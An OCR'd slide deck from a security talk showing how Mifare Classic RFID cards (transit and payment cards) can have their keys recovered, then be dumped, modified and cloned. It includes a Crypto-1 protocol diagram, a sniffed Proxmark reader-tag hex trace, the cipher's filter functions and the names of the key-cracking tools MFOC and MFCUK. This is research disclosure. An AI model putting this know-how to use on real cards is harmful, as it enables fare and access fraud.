
- Disclaimer 1: The content of this presentation results from independent research conducted by me on my own time and of my own accord. This research was not approved, sanctioned or funded by my employer and is not in any way associated with my employer.

- Disclaimer 2: The main objective of this presentation is demystify the “security” of Mifare Classic cards showing how easy is dump, modify and rewrite the content of the card (also clone the card contents utilizing UID writable cards) after discover its keys utilizing cryptographic attacks released to public since 2007. This talk isn’t pretend incentive frauds or criminal activities. The author isn't responsible by the use of the presented content to do illegal actions. If you want use this knowledge to do it, do it by your own risk!

HOW RFID WORKS



SOURCE: ida.gov.sg


money


VISA
VISA
VISA



oyster


ov-chipkaart
Preview Card
Limited edition
Geldig tot 01-01-2008



SUBE
6061 2670 3537 2380
PRESIDENCIA
BANCO DE LA NACION ARGENTINA



MIAMI-DADE COUNTY
MIAMI-DADE TRANSIT
EASY CARD
easy come, easy go


istanbulkart


depositphotos


ISO 14443
PROTOCOL


Seriously?!




Radboud
Universiteit
Nijmegen



FFFFFFF
FFFFFFF
FFFFFF
FFFUU
UUUU
UUUU
UUUU
UUUU
UUUU-


FUCK YEA.

sector 64 bytes

block 16 bytes











Figure 2: Crypto-1 stream cipher and initialization.




Tag
Reader
0
anti-c(uid)
1
auth(block)
2
picks n_T
3
n_T
4
$\mathrm{ks}_1 \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T)$
$\mathrm{ks}_1 \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T)$
5
picks n_R
6
$\mathrm{ks}_2, \mathrm{ks}_3 \ldots \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T, n_R)$
7
$n_R \oplus \mathrm{ks}_1, \mathrm{suc}^2(n_T) \oplus \mathrm{ks}_2$
8
$\mathrm{ks}_2, \mathrm{ks}_3 \ldots \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T, n_R)$
9
$\mathrm{suc}^3(n_T) \oplus \mathrm{ks}_3$


time of protocol

generated random numbers


API Commands
Proxmark III
Eavesdrop to PC
Reader
MIFARE Classic
card
Proprietary Protocol

Step	Sender	Hex	Abstract
01	Reader	26	req type A
02	Tag	04 00	answer req
03	Reader	93 20	select
04	Tag	c2 a8 2d f4 b3	uid, bcc
05	Reader	93 70 c2 a8 2d f4 b3 ba a3	select(uid)
06	Tag	08 b6 dd	MIFARE 1K
07	Reader	60 30 76 4a	auth(block 30)
08	Tag	42 97 c0 a4	n_T
09	Reader	7d db 9b 83 67 eb 5d 83	$n_R \oplus ks1$, $a_R \oplus ks_2$
10	Tag	8b d4 10 08	$a_T \oplus ks_3$

Crypto1 Cipher



f_a^4 = **0x9E98** = (a+b)(c+1)(a+d)+(b+1)c+a

f_b^4 = **0xB48E** = (a+c)(a+b+d)+(a+b)cd+b

Tag IV ⊕ Serial is loaded first, then Reader IV ⊕ NFSR

needs

valid reader


Nethemba
all about security

MFOC


mifare4K
attacks
things just got better!
MFCUK

MFCUK

one of the eight

incorrect not respond

all eight correct

Ar is incorrect 4-bit


error code 0x5


encrypted


four keystream bits

